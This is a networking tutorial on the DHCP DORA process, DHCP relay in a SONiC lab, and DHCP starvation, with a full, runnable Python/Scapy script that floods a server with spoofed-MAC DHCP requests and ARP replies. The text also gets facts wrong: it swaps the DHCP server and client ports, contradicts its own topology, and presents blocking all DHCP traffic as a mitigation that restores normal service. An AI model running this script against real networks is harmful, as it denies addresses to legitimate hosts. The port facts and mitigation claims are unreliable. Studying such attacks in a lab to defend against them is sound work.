XFLOW RESEARCH

DHCP DORA Process, DHCP Attacks, and Mitigating DHCP Starvation Technique

Table of Contents

Introduction

In the realm of networking, the DHCP (Dynamic Host Configuration Protocol) DORA (Discover, Offer, Request, Acknowledge) process plays a pivotal role in dynamically assigning IP addresses to devices within a network. This systematic protocol facilitates seamless communication and connectivity. However, with the ever-evolving landscape of cybersecurity threats, DHCP-based attacks have emerged as a concerning vulnerability. One such attack, DHCP starvation, targets the DHCP infrastructure, leading to network disruptions and potential security breaches. This document delves into the intricacies of the DHCP DORA process, explores the nuances of DHCP starvation attacks, and provides an insightful guide on mitigating these threats through the strategic use of iptables, a robust firewall tool in Linux-based systems.

What is DHCP?

Dynamic Host Configuration Protocol (DHCP) is an application layer protocol that allows a server to assign IP addresses dynamically.

DHCP is based on a client-server model and works on the discovery, offer, request, and Acknowledgement. The following ports are used for communication in DHCP:

- Port No. 68 for DHCP server
- Port No. 67 for DHCP Client

DHCP employs UDP services and is a client-server protocol, a pool of addresses is used to assign IP addresses. In DHCP, the client and the server exchange 4 DHCP messages in order to make a connection, also called the DHCP DORA process.

DHCP DORA Process

DORA stands for Discover, Offer, Request, Acknowledge. DHCP uses the Dora Process to provide an IP Address to hosts or client machines. It collects all of the IP addresses from the central server that are accessible and gives them to hosts that want to connect to the network.



Client
DHCP Client Broadcasts Discover Messages.
DHCP Server Unicasts Offers Messages.
Server
Client
DHCP Client Responds With Request Message.
DHCP Server Completes the Process With acknowledgment message.
Client
Server

Figure 2 DHCP DORA Process

Discover	Via Client using port no. 67
Offer	Via server using port no. 68
Request	Via Client using port no. 67
Acknowledge	Via server using port no. 68


DHCP Relay Agent

A DHCP (Dynamic Host Configuration Protocol) relay agent is a network device or service that helps facilitate communication between DHCP clients and DHCP servers across different subnets or networks. When a DHCP client needs to obtain an IP address and additional network configuration settings such as DNS, default gateway, and domain name, for example, it initiates a DHCP request. it sends a DHCP request as a broadcast on its local subnet. However, DHCP broadcasts typically don't traverse across network boundaries.

This is where a DHCP relay agent comes into play. Its primary role is to forward DHCP broadcast messages (like DHCP discovery) from clients to a DHCP server and then relay the server's responses back to the clients. This is crucial in network environments where DHCP servers are located on a different subnet or network segment.

Network Topology

After importing the image, create a topology in GNS3 using SONiC devices and hosts as shown below.



Network topology

In the above topology, the switch is configured as DHCP_Relay, and two hosts (Host-01, Host-02) are used as DHCP clients. On switch, two vlan's Vlan 10 & 20 are configured and DHCP-Relay service is enabled on Vlan20. Host-01 and Attacker belong to Vlan10 and Host-02 and dhcp-server belong to Vlan20. When the DHCP server is up and running Host-01, Host-02 and attacker will get IP addresses from the Vlan10 and Vlan20 pool respectively.

DHCP Starvation Attack

A DHCP (Dynamic Host Configuration Protocol) starvation attack is a malicious technique employed by adversaries to compromise the availability and functionality of a network by overwhelming the DHCP server with a massive number of DHCP requests. In a typical DHCP environment, clients initiate a DHCP request to obtain IP addresses dynamically. However, in a DHCP starvation attack, the attacker floods the DHCP server with an excessive number of fake DHCP requests, exhausting the available IP address pool and causing the DHCP server to deny legitimate clients the ability to obtain or renew IP leases. This disruptive attack can lead to network outages, connectivity issues, and potential security vulnerabilities. Understanding the dynamics of DHCP starvation attacks is crucial for implementing effective mitigation strategies to safeguard network infrastructure

Implementation of DHCP Starvation Attack Using Scapy in Python

```
from scapy.all import *
from scapy.layers.dhcp import BOOTP, DHCP
from scapy.layers.inet import IP, UDP
from scapy.layers.l2 import Ether, ARP

def dhcp_discover(spoofed_mac, i_face):    """
   sending dhcp discover from the spoofed mac address (broadcast)

   :param spoofed_mac: fake mac address
   :param i_face: the systems network interface for the attack
   """
   ip_dest = '255.255.255.255'
   mac_dest = "ff:ff:ff:ff:ff:ff"
   dsc = Ether(src=mac2str(spoofed_mac), dst=mac_dest, type=0x0800)
   dsc /= IP(src='0.0.0.0', dst=ip_dest)
   dsc /= UDP(sport=68, dport=67)
   dsc /= BOOTP(chaddr=mac2str(spoofed_mac),
             xid=random.randint(1, 1000000000),
             flags=0xFFFFFF)
   dsc /= DHCP(options=[("message-type", "discover"),
                   "end"])
   sendp(dsc, iface=i_face)
   print("discover sent")


def dhcp_request(req_ip, spoofed_mac, server_ip, i_face):
   """
   sending dhcp request for a specific ip from the spoofed mac address (broadcast)
```

```
    :param req_ip: ip requested by the attacker for the fake mac address
    :param spoofed_mac: fake mac address
    :param server_ip: dhcp servers ip
    :param i_face: the systems network interface for the attack
    """
    ip_dest = '255.255.255.255'
    mac_dest = "ff:ff:ff:ff:ff:ff"
    req = Ether(src=mac2str(spoofed_mac), dst=mac_dest)
    req /= IP(src="0.0.0.0", dst=ip_dest)
    req /= UDP(sport=68, dport=67)
    # generating random transaction ID
    req /= BOOTP(chaddr=mac2str(spoofed_mac),
                 xid=random.randint(1, 1000000000))
    req /= DHCP(
        options=[("message-type", "request"),
                 ("server_id", server_ip),
                 ("requested_addr", req_ip),
                 "end"])
    sendp(req, iface=i_face)
    print('request sent')


def arp_reply(src_ip, source_mac, server_ip, server_mac, i_face):
    reply = ARP(op=2, hwsrc=mac2str(source_mac), psrc=src_ip, hwdst=server_mac,
pdst=server_ip)
    # Sends the is at message to the src_mac ()
    send(reply, iface=i_face)


def starve(target_ip=0, i_face=conf.iface, persistent=False):
    """
    performing the actual dhcp starvation by generating a dhcp handshake with a fake mac address

    :param target_ip: the ip of the targeted dhcp server, if none given than 0 (used as a flag)
    :param i_face: the systems network interface for the attack
    :param persistent: a flag indicating if the attack is persistent or temporary
    """
    cur_ip = 0
```

```
if target_ip:
    server_mac = sr1(ARP(op=1, pdst=str(target_ip)))[0][ARP].hwsrc
while True:
    counter = 0
    mac = RandMAC()
    # send a dhcp discover
    dhcp_discover(spoofed_mac=mac, i_face=i_face)
    while True:
        if persistent:
            # If the persistent flag is on, and no offer is received retry after 3 seconds.
            p = sniff(count=1, filter="udp and (port 67 or 68)", timeout=3)
            if not len(p):
                print("resending dhcp discover, no leases found")
                dhcp_discover(spoofed_mac=mac, i_face=i_face)
                continue
        else:
            # If the persistent flag is off, and no offer is received, retry after 3 seconds, 3 tries max.
            p = sniff(count=1, filter="udp and (port 67 or 68)", timeout=3)
            if not len(p):
                if counter >= 100:
                    # If no answer is received after 3 tries, finish the attack.
                    print("finishing attack")
                    return
                counter += 1
                print("retrying")
                dhcp_discover(spoofed_mac=mac, i_face=i_face)
                continue
        # Check if the answer is a DHCP offer from the wanted server.
        if DHCP in p[0]:
            if p[0][DHCP].options[0][1] == 2:
                ip = p[0][BOOTP].yiaddr
                src = p[0][IP].src
                if not target_ip and not src == cur_ip:
                    cur_ip = src
                    server_mac = sr1(ARP(op=1, pdst=str(src)))[0][ARP].hwsrc
                if src == target_ip or not target_ip:
                    break
                continue
        # Send DHCP request to the server with the given ip form the DHCP offer.
        dhcp_request(req_ip=str(ip), spoofed_mac=mac, server_ip=str(target_ip), i_face=i_face)
        arp_reply(src_ip=str(ip), source_mac=mac, server_ip=str(target_ip),
server_mac=server_mac, i_face=i_face)


if __name__ == "__main__":
    import argparse

    parser = argparse.ArgumentParser(description='DHCP Starvation')
    parser.add_argument('-p', '--persistent', default=False, action='store_true',
                        help='persistent?')
    parser.add_argument('-i', '--iface', metavar="IFACE", default=conf.iface, type=str,
                        help='Interface you wish to use')
    parser.add_argument('-t', '--target', metavar="TARGET", default=0, type=str,
                        help='IP of target server')

    args = parser.parse_args()

    starve(target_ip=args.target, i_face=args.iface, persistent=args.persistent)
```

Attack Result

In the scenario described, a DHCP Starvation Attack was conducted using a Python script leveraging Scapy, bombarding a DHCP server in VLAN20 with a plethora of DHCP Discover packets. The attack resulted in the depletion of IP addresses from the DHCP pool of VLAN20, causing connectivity issues for hosts within that VLAN. Subsequently, when Host1 in VLAN20 attempted to acquire an IP address from the DHCP server, it was unable to do so, experiencing connectivity disruptions.

Mitigating DHCP Starvation Attack: Implementing iptables Rules for Protection

In the pursuit of fortifying the network against DHCP Starvation Attacks, a strategic approach involved the application of iptables rules on the switch. Specifically, rules were inserted into the INPUT, OUTPUT, and FORWARD chains, targeting UDP traffic with source port 68 and destination port 67 or vice versa – effectively blocking any DHCP-related communication. This

tactical implementation was orchestrated to safeguard the DHCP server's integrity and prevent the depletion of IP addresses within the affected VLAN.
The iptables rules enacted were comprehensive, covering both DHCP Discover (source port 68 to destination port 67) and DHCP Offer (source port 67 to destination port 68) traffic. As a result of this defensive measure, any attempt to launch a DHCP Starvation Attack within the targeted VLAN was immediately thwarted. The impact was substantial, bringing an immediate cessation to the malicious activity and restoring network normalcy. This strategic implementation serves as a robust protective barrier against DHCP Starvation Attacks, ensuring the reliability and stability of the network infrastructure.

References

- https://www.pynetlabs.com/what-is-dhcp/
- https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/ipaddr_dhcp/configuration/15-sy/dhcp-15-sy-book/dhcp-relay-agent.html
- https://support.edge-core.com/hc/en-us/articles/900000198943--Enterprise-SONiC-DHCP-Relay